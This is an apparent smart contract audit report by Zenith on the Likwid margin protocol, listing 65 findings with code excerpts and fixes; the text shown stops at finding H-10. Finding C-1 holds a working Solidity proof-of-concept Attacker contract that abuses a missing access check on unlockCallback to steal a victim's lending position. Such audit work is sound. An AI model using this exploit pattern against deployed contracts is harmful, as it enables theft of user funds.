
Zenith

Likwid

Smart Contract Security Assessment

VERSION 1.1



AUDIT DATES: October 13th to October 31st, 2025

AUDITED BY: adriro
ether_sky

Contents

1 Introduction

1.1 About Zenith

Zenith assembles auditors with proven track records: finding critical vulnerabilities in public audit competitions.

Our audits are carried out by a curated team of the industry's top-performing security researchers, selected for your specific codebase, security needs, and budget.

Learn more about us at https://zenith.security.

1.2 Disclaimer

This report reflects an analysis conducted within a defined scope and time frame, based on provided materials and documentation. It does not encompass all possible vulnerabilities and should not be considered exhaustive.

The review and accompanying report are presented on an "as-is" and "as-available" basis, without any express or implied warranties.

Furthermore, this report neither endorses any specific project or team nor assures the complete security of the project.

1.3 Risk Classification

SEVERITY LEVEL	IMPACT: HIGH	IMPACT: MEDIUM	IMPACT: LOW
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

2 Executive Summary

2.1 About Likwid

Likwid Protocol provides a fully decentralized derivatives mechanism that requires neither counterparties nor oracles, greatly enhancing user flexibility in risk management and asset allocation.

Likwid Protocol uses a pooled funds model, meaning that the liquidity provided by users is consolidated into a shared pool, and other users can borrow these funds for short-selling or leveraged trading.

2.2 Scope

The engagement involved a review of the following targets:

Target	likwid-margin
Repository	https://github.com/likwid-fi/likwid-margin
Commit Hash	`47650fbae9e82df1ba7c9f16d7abc2c90c038a31`
Files	`src/**.sol`

2.3 Audit Timeline

October 13, 2025	Audit start
October 31, 2025	Audit end
November 13, 2025	Report published

2.4 Issues Found

SEVERITY	COUNT
Critical Risk	1
High Risk	11
Medium Risk	18
Low Risk	14
Informational	21
Total Issues	**65**

2.5 Security Note

Considering the number of issues identified, it is statistically likely that there are more complex bugs still present that could not be identified given the time-boxed nature of this engagement. It is recommended that a follow-up audit and development of a more complex stateful test suite be undertaken prior to continuing to deploy significant monetary capital to production.

3 Findings Summary

ID	Description	Status
C-1	Missing access control on unlockCallback()	Resolved
H-1	The implementation of setStageLeavePart is incorrect	Resolved
H-2	Protocol fees extracted from interests are not accounted for	Resolved
H-3	Default protocol settings are not persisted	Resolved
H-4	Truncated reserves bypass price safety mechanism when no interest accrues	Resolved
H-5	There is a incorrect marginTotal reduction on liquidation	Resolved
H-6	There is a incorrect reserve accounting in liquidateBurn function	Resolved
H-7	Unused setMarginFee function causes margin fee to remain hardcoded	Resolved
H-8	Checkpointed state used in LikwidMarginPosition differs from the core implementation	Resolved
H-9	Unused borrowAmountMax parameter allows excessive borrowing beyond user’s expected limit	Resolved
H-10	Protocol fees are included in the reserves	Resolved
H-11	Health check inconsistency between position creation and liquidation	Resolved
M-1	Potential overflow when applying delta to Reserves	Resolved
M-2	Slippage is not checked when result amounts are zero	Resolved

ID	Description	Status
M-3	Inconsistent update of interest state	Resolved
M-4	The old pairReserves is used for margin level checks in the margin	Resolved
M-5	The borrow level check blocks positive margin adjustments in the modify function	Resolved
M-6	The deadline check is missing in the increaseLiquidity and removeLiquidity functions	Resolved
M-7	Ignored closeAmount in the liquidateBurn function causes user funds loss during liquidation	Acknowledged
M-8	Inconsistent level check when modifying margin position	Acknowledged
M-9	Zero truncated reserves on first liquidity addition enables dynamic fee bypass	Resolved
M-10	The lack of restriction when margin with leverage = 0 can cause DoS of operations	Resolved
M-11	User can close position even when below liquidation level	Resolved
M-12	Truncated reserves calculated with stale pair reserves	Resolved
M-13	Inconsistent margin level calculation allows unfair manipu-lation	Resolved
M-14	The mirrorReserve is not updated by total interest, causing cumulative debt mismatch and reserve discrepancy	Resolved
M-15	Incorrect mirror reserve restriction during leveraged margin addition can cause DoS of operations	Resolved
M-16	Missing maximum leverage validation in _margin function can cause liquidity risk	Resolved

ID	Description	Status
M-17	Wrong use of mulDiv during debt updates	Resolved
M-18	Missing validation between poolId and tokenId allows mismatched pool assignments leading to permanent locked lend position	Resolved
L-1	Incorrect revert offset in LiquidityMath.sol	Resolved
L-2	Missing fee validation during pool initialization	Resolved
L-3	Protocol fees are lost when LP fees are zero	Resolved
L-4	Unsafe cast in MarginPosition.update()	Resolved
L-5	Mint dead shares to prevent precision issues	Resolved
L-6	Redundant getAmountIn() call in swap fee calculation	Resolved
L-7	Health check returns infinity when LP reserve is empty	Resolved
L-8	Repay amount calculations round down	Resolved
L-9	Protocol fees are not collected for swaps in margin operations	Resolved
L-10	Total investments are backwards with respect to liquidity	Resolved
L-11	Using spot price for margin level calculation can cause liquidation misjudgment and inevitable protocol losses	Acknowledged
L-12	Missing mirror reserve threshold check in _executeAddCollateralAndBorrow()	Resolved

ID	Description	Status
L-13	Missing deadline parameter in liquidation functions	Resolved
L-14	Dead code in handleSwap() swap direction handling	Resolved
I-1	Potential stale position in LikwidLendPosition::getPositionState()	Resolved
I-2	Facilitate max withdrawal of a lending position	Resolved
I-3	Assembly in PositionLibrary could use scratch space	Resolved
I-4	Unnecessary sign extension in marginFee()	Resolved
I-5	In the _executeAddLeverage, mirror reserve check uses old values	Resolved
I-6	The swapFeeAmount calculation is incorrect during position close	Resolved
I-7	The to parameter in swap function is ignored	Resolved
I-8	Unnecessary bit masking in StageMath functions	Resolved
I-9	FixedPoint128 libarary never used	Resolved
I-10	Parameter name mismatch between interface and implementation in close()	Resolved
I-11	Unused field in MarginBalanceDelta struct	Resolved
I-12	Use type(uint256).max for maximum borrow intent	Resolved

ID	Description	Status
I-13	Liquidate actions don't validate that the token exists	Resolved
I-14	Check pool is initialized before checkpointing state	Resolved
I-15	Incorrect argument in Margin event	Resolved
I-16	Missing validation for callerProfit and protocolProfit in set-MarginLevel()	Resolved
I-17	setMarginState updates rate-related parameters without first updating all pools' interests	Acknowledged
I-18	Inconsistent ownership behavior between positions	Resolved
I-19	Inconsistent internal function naming convention	Resolved
I-20	Missing recipient address validation in collectProtocolFees may lead to fund loss	Resolved
I-21	Unused diff() function in BalanceDeltaLibrary()	Resolved

4 Findings

4.1 Critical Risk

A total of 1 critical risk findings were identified.

[C-1] Missing access control on `unlockCallback()`

`SEVERITY:` Critical	`IMPACT:` High
`STATUS:` Resolved	`LIKELIHOOD:` High

Target

- LikwidLendPosition.sol:unlockCallback()
- LikwidMarginPosition.sol:unlockCallback()
- LikwidPairPosition.sol:unlockCallback()

Description:

The `unlockCallback()` functions in all three position managers lack access control, allowing anyone to call them with arbitrary data. Uniswap v4's design includes a `SafeCallback.sol` base contract that restricts callbacks to the pool manager only.

Since Likwid's position managers don't inherit this contract, attackers can call `unlockCallback()` directly with malicious parameters, potentially leading to unauthorized operations and loss of funds.

As an example an attacker contract could bypass the position ownership check and steal the whole lender's position.

POC:

```
//add to LikwidLendPosition.t.sol
function testStealFromPos() public {
        //address(this) mints and lend 1e18 token0
        address victim = makeAddr("victim");
        uint256 amount = 1e18;
        token0.mint(victim, amount);

        vm.startPrank(victim);
        token0.approve(address(lendPositionManager), amount);
        uint256 tokenId = lendPositionManager.addLending(key, false,
    address(this), amount);
```

```
        vm.stopPrank();

        //steal position
        Attacker attacker = new Attacker(address(vault),
    address(lendPositionManager), tokenId, int128(int256(amount)));

        assertEq(token0.balanceOf(address(attacker)), 0);

        attacker.attack();

        assertEq(token0.balanceOf(address(attacker)), amount);
    }

...

contract Attacker {

    LikwidLendPosition lendPositionManager;
    IVault vault;
    bool lendForOne;
    uint256 tokenId;
    int128 amount;
    address victim;


    constructor(address _vault, address lend, uint256 _tokenId,
    int128 _amount) {
        vault = IVault(_vault);
        lendPositionManager = LikwidLendPosition(lend);
        tokenId = _tokenId;
        amount = _amount;
    }

    function attack() external {
        vault.unlock("");
    }

    function unlockCallback(bytes calldata) external returns (bytes memory)
    {
        IVault.LendParams memory params =
            IVault.LendParams({lendForOne: lendForOne, lendAmount: amount,
    salt: bytes32(tokenId)});

        PoolId poolId = lendPositionManager.poolIds(tokenId);
        (Currency currency0, Currency currency1, uint24 fee)
    = lendPositionManager.poolKeys(poolId);
        PoolKey memory key = PoolKey({currency0: currency0, currency1:
```

```
    currency1, fee:  fee});
        bytes memory callbackData = abi.encode(address(this), key, params);
        bytes memory data = abi.encode(LikwidLendPosition.Actions.WITHDRAW,
    callbackData);

        lendPositionManager.unlockCallback(data);
    }
}
```

Recommendations:

Inherit from Uniswap v4's `SafeCallback.sol` base contract in all position manager contracts to ensure only the pool manager can execute callbacks.

Likwid: Resolved with `@315e764083 ...`.

Zenith: Verified.

4.2 High Risk

A total of 11 high risk findings were identified.

[H-1] The implementation of setStageLeavePart is incorrect

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Medium

Target

- MarginState.sol

Description:

When setting `stageLeavePart`, the function is supposed to `clear` the existing `24-bit` field at the `STAGE_LEAVE_PART` offset within `_packed`, and then `insert` the new `24-bit` `_stageLeavePart` value.

- MarginState.sol#L174

```
function setStageLeavePart(MarginState _packed, uint24 _stageLeavePart)
    internal
    pure
    returns (MarginState _result)
{
    assembly ("memory-safe") {
        _result :=
            or(
                and(not(shl(STAGE_SIZE, STAGE_LEAVE_PART)), _packed),
                shl(STAGE_LEAVE_PART, and(MASK_24_BITS, _stageLeavePart))
            )
    }
}
```

However, in the masking step, `and(not(shl(STAGE_SIZE, STAGE_LEAVE_PART)), _packed)`, it incorrectly uses the field value constants `STAGE_SIZE` and `STAGE_LEAVE_PART` instead of using the `STAGE_LEAVE_PART` and the bitmask constant `MASK_24_BITS` (`0xFFFFFF`).

As a result, the clearing operation does not properly zero out the intended `24-bit` region before writing the new value. This can cause unexpected bits to remain set, leading to corrupted or unpredictable stored values in the packed state, modifying the values of other variable(`StageSize`).

Recommendations:

```
function setStageLeavePart(MarginState _packed, uint24 _stageLeavePart)
    internal
    pure
    returns (MarginState _result)
{
    assembly ("memory-safe") {
        _result :=
            or(
              and(not(shl(STAGE_SIZE, STAGE_LEAVE_PART)), _packed),
              and(not(shl(STAGE_LEAVE_PART, MASK_24_BITS)), _packed),
                shl(STAGE_LEAVE_PART, and(MASK_24_BITS, _stageLeavePart))
            )
    }
}
```

Likwid: Resolved with `@2640d09abb ...`.

Zenith: Verified.

[H-2] Protocol fees extracted from interests are not accounted for

SEVERITY: High	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: High

Target

- InterestMath.sol

Description:

The function `updateInterestForOne()` calculates the protocol interest for the accrued interest, but never accounts for these in the owed tokens to the protocol, causing them to be lost.

```
            (uint256 protocolInterest,) =
                ProtocolFeeLibrary.splitFee(params.protocolFee, FeeTypes.INTERESTS, allInterest);

            if (protocolInterest == 0 || protocolInterest > FixedPoint96.Q96) {
                uint256 allInterestNoQ96 = allInterest / FixedPoint96.Q96;
                allInterestNoQ96 -= protocolInterest / FixedPoint96.Q96;
```

After calculating the split, the fees are subtracted from `allInterestNoQ96` but are never returned to the caller.

Recommendations:

Return the protocol fees in the `result` structure and bubble these so they can be added using `_updateProtocolFees()`.

```
if (protocolInterest == 0 || protocolInterest > FixedPoint96.Q96) {
    uint256 allInterestNoQ96 = allInterest / FixedPoint96.Q96;
   allInterestNoQ96 -= protocolInterest / FixedPoint96.Q96;
   result.protocolFees = protocolInterest / FixedPoint96.Q96;
   allInterestNoQ96 -= result.protocolFees;
```

Likwid: Resolved with `@d7d7b75de2 ...`.

Zenith: Verified.

[H-3] Default protocol settings are not persisted

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Medium

Target

- ProtocolFees.sol

Description:

The implementation of `setDefaultProtocolFee()` loads the value for `defaultProtocolFee` but fails to store back the value to storage, leading to a no-op.

```
    function setDefaultProtocolFee(FeeTypes feeType, uint8 newFee)
    external onlyOwner {
        uint24 newProtocolFee
    = defaultProtocolFee.setProtocolFee(feeType, newFee);
        if (!newProtocolFee.isValidProtocolFee())
    ProtocolFeeTooLarge.selector.revertWith(newProtocolFee);
        emit DefaultProtocolFeeUpdated(uint8(feeType), newFee);
    }
```

Recommendations:

```
function setDefaultProtocolFee(FeeTypes feeType, uint8 newFee)
    external onlyOwner {
    uint24 newProtocolFee = defaultProtocolFee.setProtocolFee(feeType,
    newFee);
    if (!newProtocolFee.isValidProtocolFee())
    ProtocolFeeTooLarge.selector.revertWith(newProtocolFee);
    defaultProtocolFee = newProtocolFee;
    emit DefaultProtocolFeeUpdated(uint8(feeType), newFee);
}
```

Likwid: Resolved with `@96cc56d786 ...`.

Zenith: Verified.

[H-4] Truncated reserves bypass price safety mechanism when no interest accrues

`SEVERITY:` High	`IMPACT:` High
`STATUS:` Resolved	`LIKELIHOOD:` Medium

Target

- PriceMath.sol
- Pool.sol
- StateLibrary.sol

Description:

The `truncatedReserves` mechanism limits price changes per second by gradually converging toward actual pair reserves using `PriceMath.transferReserves()`.

However, `updateInterests()` and `getCurrentState()` bypass this safety mechanism when no interest changes occur, directly setting truncated reserves equal to actual pair reserves. This bypass happens when there's no active borrowing or when protocol fees are too low to trigger interest updates.

An attacker can exploit this by performing a large swap, then immediately calling the contract again when no interest accrues, causing `truncatedReserves` to instantly match pair reserves and circumventing the price manipulation protection designed to limit rapid price changes. Impacting dynamic fees and margin/lending health factors.

Recommendations:

Always update `truncatedReserves` through `PriceMath.transferReserves()` regardless of whether interest accrues, ensuring the price safety mechanism remains active.

Likwid: Resolved with `@4630be416c ...` and `@27d7d92909 ...`.

Zenith: Verified.

[H-5] There is a incorrect marginTotal reduction on liquidation

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Medium

Target

- MarginPosition.sol

Description:

This issue occurs when `close()` is called during `liquidateBurn()`, where `rewardAmount` is non-zero. In this case, `releaseAmount` is calculated after subtracting `rewardAmount` from `positionValue`.

- MarginPosition.sol#L174-L175

```
function close(
    State storage self,
    Reserves pairReserves,
    uint24 lpFee,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast,
    uint256 rewardAmount,
    uint24 closeMillionth
)
    internal
    returns (
        uint256 releaseAmount,
        uint256 repayAmount,
        uint256 closeAmount,
        uint256 lostAmount,
        uint256 swapFeeAmount
    )
{
    if (self.debtAmount > 0) {
        ...
        positionValue -= rewardAmount;
        releaseAmount = Math.mulDiv(positionValue, closeMillionth,
    PerLibrary.ONE_MILLION);
        ...
    }
}
```

However, the code that reduces `marginTotal` assumes `releaseAmount` still represents the full portion of the `position value` (before the `reward deduction`). This leads to incorrect arithmetic when adjusting `marginTotal`.

- MarginPosition.sol#L195

```
if (marginTotal > 0) {
    uint256 marginAmountReleased = Math.mulDiv(marginAmount, closeMillionth,
    PerLibrary.ONE_MILLION);
    marginAmount = marginAmount - marginAmountReleased;
    if (releaseAmount > marginAmountReleased) {
        uint256 marginTotalReleased = releaseAmount - marginAmountReleased;
        marginTotal = marginTotal - marginTotalReleased;
    }
}
```

When `liquidation` occur, the `releaseAmount` becomes `marginAmount + marginTotal - rewardAmount`, and `marginAmountReleased` equals `marginAmount`. So, `marginTotalReleased = releaseAmount - marginAmount = marginTotal - rewardAmount`; As a result: `marginTotal = marginTotal - (marginTotal - rewardAmount) = rewardAmount`

The `position` ends up keeping a residual `marginTotal` equal to the `rewardAmount`, instead of being fully cleared. This leftover value can later cause incorrect accounting if the same `position ID` is reused, since the system will mistakenly think it still holds `margin funds`.

Recommendations:

```
if (marginTotal > 0) {
    uint256 marginAmountReleased = Math.mulDiv(marginAmount, closeMillionth,
    PerLibrary.ONE_MILLION);
    marginAmount = marginAmount - marginAmountReleased;
   if (releaseAmount > marginAmountReleased) {
   if (releaseAmount + rewardAmount > marginAmountReleased) {
       uint256 marginTotalReleased = releaseAmount - marginAmountReleased;
       uint256 marginTotalReleased = releaseAmount + rewardAmount -
           marginAmountReleased;
        marginTotal = marginTotal - marginTotalReleased;
    }
}
```

Likwid: Resolved with @2314b93ff7 ... .

Zenith: Verified.

[H-6] There is a incorrect reserve accounting in liquidateBurn function

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

In `liquidateBurn()`, the function constructs `lendDelta` and `pairDelta` using `releaseAmount` directly from `position.close()`.

- LikwidMarginPosition.sol#L504

```
function liquidateBurn(uint256 tokenId) external returns (uint256 profit) {
    ...
    uint256 rewardAmount = profit + protocolProfitAmount;
    (uint256 releaseAmount, uint256 repayAmount,, uint256 lostAmount,
    uint256 swapFeeAmount) = position.close(
        poolState.pairReserves,
        poolState.lpFee,
        borrowCumulativeLast,
        depositCumulativeLast,
        rewardAmount,
        uint24(PerLibrary.ONE_MILLION)
    );
    ...
    if (position.marginForOne) {
        amount1Delta = rewardAmount.toInt128();
        delta.lendDelta = toBalanceDelta(lendLostAmount.toInt128(),
    releaseAmount.toInt128());
        delta.mirrorDelta = toBalanceDelta(repayAmount.toInt128(), 0);
        delta.pairDelta =
            toBalanceDelta((repayAmount - lendLostAmount).toInt128(),
    -(releaseAmount - rewardAmount).toInt128());
    } else {
        amount0Delta = rewardAmount.toInt128();
        delta.lendDelta = toBalanceDelta(releaseAmount.toInt128(),
    lendLostAmount.toInt128());
        delta.mirrorDelta = toBalanceDelta(0, repayAmount.toInt128());
        delta.pairDelta =
            toBalanceDelta(-(releaseAmount - rewardAmount).toInt128(),
    (repayAmount - lendLostAmount).toInt128());
    }
    ...
}
```

However, inside `close()`, `releaseAmount` is already reduced by `rewardAmount` (`positionValue -= rewardAmount`).

- MarginPosition.sol#L174-L175

```
function close(
    State storage self,
    Reserves pairReserves,
    uint24 lpFee,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast,
    uint256 rewardAmount,
    uint24 closeMillionth
)
    internal
    returns (
        uint256 releaseAmount,
        uint256 repayAmount,
        uint256 closeAmount,
        uint256 lostAmount,
        uint256 swapFeeAmount
    )
{
    if (closeMillionth == 0 || closeMillionth > PerLibrary.ONE_MILLION) {
        PerLibrary.InvalidMillionth.selector.revertWith();
    }
    if (self.debtAmount > 0) {
        ...
        positionValue -= rewardAmount;
        releaseAmount = Math.mulDiv(positionValue, closeMillionth,
    PerLibrary.ONE_MILLION);
        ...
    }
}
```

This means the true amount withdrawn from the `lending reserve` is *`releaseAmount +`*

rewardAmount, not just `releaseAmount`. Because of this mismatch, the protocol under-decreases the `lending reserve` and misrepresents the `pair reserve` changes - effectively breaking internal accounting. Over time, this can lead to `reserve` desynchronization, and potential protocol insolvency during multiple `liquidations`.

Recommendations:

```
function liquidateBurn(uint256 tokenId) external returns (uint256 profit) {
    ...
    if (position.marginForOne) {
        amount1Delta = rewardAmount.toInt128();
-       delta.lendDelta = toBalanceDelta(lendLostAmount.toInt128(),
            releaseAmount.toInt128());
+       delta.lendDelta =  toBalanceDelta(lendLostAmount.toInt128(),
              (releaseAmount + rewardAmount).toInt128());
        delta.mirrorDelta = toBalanceDelta(repayAmount.toInt128(), 0);
-       delta.pairDelta = toBalanceDelta((repayAmount - lendLostAmount).
            toInt128(),
            -(releaseAmount - rewardAmount).toInt128());
+       delta.pairDelta =
            toBalanceDelta((repayAmount - lendLostAmount).toInt128(),
                -(releaseAmount - rewardAmount).toInt128());
    }
    ...
}
```

Likwid: Resolved with @07640ce5db ... .

Zenith: Verified.

[H-7] Unused setMarginFee function causes margin fee to remain hardcoded

SEVERITY: High	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- Pool.sol

Description:

The contract defines an internal function for updating the `margin fee`.

- Pool.sol#L108

```
function setMarginFee(State storage self, uint24 marginFee) internal {
    self.checkPoolInitialized();
    self.slot0 = self.slot0.setMarginFee(marginFee);
}
```

However, this function is never called anywhere in the codebase. As a result, the `protocol` always uses a hardcoded `defaultMarginFee` value when adding `margin`, instead of a configurable one. This means the `margin fee` is effectively immutable after deployment, and any intended `dynamic fee adjustment` (e.g., based on market conditions, governance decisions, or risk parameters) cannot take place.

Recommendations:

Ensure that the `setMarginFee()` function is properly integrated by:

- Exposing it through an authorized external setter or
- Calling it during pool parameter initialization or updates.

Likwid: Resolved with `@24a78513da ...`.

Zenith: Verified. The `setMarginFee()` function was removed and is now configured during pool initialization.

[H-8] Checkpointed state used in LikwidMarginPosition differs from the core implementation

SEVERITY: High	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: High

Target

- StateLibrary.sol

Description:

The implementation of `StateLibrary.getCurrentState()`, extensively used in the LikwidMarginPosition contract, differs from the checkpointing logic present in the `Pool.updateInterests()` function, part of the core functionality of LikwidVault.

One of the differences is the way the protocol fee is loaded. The StateLibrary loads data from the pool's Slot0 but doesn't provide the defaults, leading to a potential divergence in the resulting amounts when fees are applied (line 71).

```
62:     function getSlot0(IVault vault, PoolId poolId)
63:         internal
64:         view
65:         returns (uint128 totalSupply, uint32 lastUpdated,
    uint24 protocolFee, uint24 lpFee, uint24 marginFee)
66:     {
67:         bytes32 stateSlot = _getPoolStateSlot(poolId);
68:         Slot0 slot0 = Slot0.wrap(vault.extsload(stateSlot));
69:         totalSupply = slot0.totalSupply();
70:         lastUpdated = slot0.lastUpdated();
71:         protocolFee = slot0.protocolFee();
72:         lpFee = slot0.lpFee();
73:         marginFee = slot0.marginFee();
74:     }
```

Additionally, although not critical, the final value of `state.lastUpdated` isn't updated to the current block timestamp, and would still hold the value of the previous update.

Recommendations:

Update the implementation of StateLibrary to mimic the core logic of the Pool library.

- In `getSlot0()`, load and apply the protocol fee defaults.
- In `getCurrentState()` update `state.lastUpdated` to `block.timestamp` at the end of the function.

Ideally, this logic could be encapsulated in a single library that is used in both locations.

Likwid: Resolved with `@05e10ee4ffd...`.

Zenith: Verified.

[H-9] Unused borrowAmountMax parameter allows excessive borrowing beyond user's expected limit

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

In the `addMargin()` function, the `CreateParams` struct defines a `borrowAmountMax` field intended to limit the `maximum borrowable amount` when opening a `leveraged margin position`.

- IMarginPositionManager.sol#L200

```
struct CreateParams {
    /// @notice true: currency1 is marginToken, false: currency0 is
    marginToken
    bool marginForOne;
    /// @notice Leverage factor of the margin position.
    uint24 leverage;
    /// @notice The amount of margin
    uint256 marginAmount;
    /// @notice The borrow amount of the margin position.When the parameter
    is passed in, it is 0.
    uint256 borrowAmount;
    /// @notice The maximum borrow amount of the margin position.
    uint256 borrowAmountMax;
    /// @notice The address of recipient
    address recipient;
    /// @notice Deadline for the transaction
    uint256 deadline;
}
```

However, this parameter is never enforced within the `_margin()` logic. Currently, the actual `borrowAmount` is calculated internally based on the `pool`'s `reserves` and the `dynamic swap fee`, without verifying it against `borrowAmountMax`.

- LikwidMarginPosition.sol#L209

```
function _margin(address sender, address tokenOwner,
    IMarginPositionManager.MarginParams memory params)
    internal
    returns (uint256 borrowAmount, uint256 swapFeeAmount)
{
    ...
    if (params.leverage > 0) {
        minLevel = marginLevels.minMarginLevel();
        (borrowAmount, delta.marginFeeAmount, swapFeeAmount) =
            _executeAddLeverage(params, poolState, position, delta);
    } else {
        minLevel = marginLevels.minBorrowLevel();
        borrowAmount = _executeAddCollateralAndBorrow(params, poolState,
    position, delta);
    }
    delta.swapFeeAmount = swapFeeAmount;
    ...
}
```

As a result, users may end up `borrowing` more than their intended cap, especially in cases where `swap execution` experiences large `price` movement or high `dynamic fee`. Since the `margin` process involves an internal `swap`, the `borrowAmountMax` parameter effectively serves as a `slippage protection` mechanism ensuring that the final `borrow amount` does not exceed what the user is willing to tolerate. Without enforcing this check, the user loses that protection, leading to unbounded `borrowing` and potentially increased `liquidation risk`.

Recommendations:

Ensure it respects the `borrowAmountMax` constraint.

```
function _margin(address sender, address tokenOwner,
    IMarginPositionManager.MarginParams memory params)
    internal
    returns (uint256 borrowAmount, uint256 swapFeeAmount)
{
    ...
    if (params.leverage > 0) {
        minLevel = marginLevels.minMarginLevel();
        (borrowAmount, delta.marginFeeAmount, swapFeeAmount) =
            _executeAddLeverage(params, poolState, position, delta);

    if (param.borrowAmountMax && borrowAmount > param.borrowAmountMax) {
```

```
                ExceedBorrowAmountMax.selector.revertWith();
            }
        } else {
            minLevel = marginLevels.minBorrowLevel();
            borrowAmount = _executeAddCollateralAndBorrow(params, poolState,
        position, delta);
        }

        delta.swapFeeAmount = swapFeeAmount;
        ...
    }
```

Likwid: Resolved with `@9b5b53e1ab ...`.

Zenith: Verified.

[H-10] Protocol fees are included in the reserves

SEVERITY: High	IMPACT: High
STATUS: Resolved	LIKELIHOOD: High

Target

- Pool.sol

Description:

LP fees are calculated from the input amount when executing a swap. Protocol fees are a split of the resulting LP fee.

```
        if (exactIn) {
            amountIn = uint256(-params.amountSpecified);
            (amountOut, swapFee, feeAmount) =
                SwapMath.getAmountOut(_pairReserves, _truncatedReserves, _lpFee, params.zeroForOne, amountIn);
        } else {
            amountOut = uint256(params.amountSpecified);
            (amountIn, swapFee, feeAmount) =
                SwapMath.getAmountIn(_pairReserves, _truncatedReserves, _lpFee, params.zeroForOne, amountOut);
        }

        (amountToProtocol, feeAmount) =
            ProtocolFeeLibrary.splitFee(_slot0.protocolFee(defaultProtocolFee), FeeTypes.SWAP, feeAmount);
```

The `amountIn` is then added to the reserves when the `swapDelta` gets applied.

```
        int128 amount0Delta;
        int128 amount1Delta;

        if (params.zeroForOne) {
            amount0Delta = -amountIn.toInt128();
            amount1Delta = amountOut.toInt128();
        } else {
            amount0Delta = amountOut.toInt128();
            amount1Delta = -amountIn.toInt128();
        }

        ReservesLibrary.UpdateParam[] memory deltaParams;
        swapDelta = toBalanceDelta(amount0Delta, amount1Delta);
        ...
        self.updateReserves(deltaParams);
```

While it is ok to consider LP fees as part of the reserves, as these contribute to the overall liquidity of LPs, protocol fees are accounted separately in the model, since these are tracked in the `protocolFeesAccrued` mapping.

```
    function _updateProtocolFees(Currency currency, uint256 amount)
    internal {
        unchecked {
            protocolFeesAccrued[currency] += amount;
        }
    }
```

Recommendations:

Remove protocol fees from the reserves.

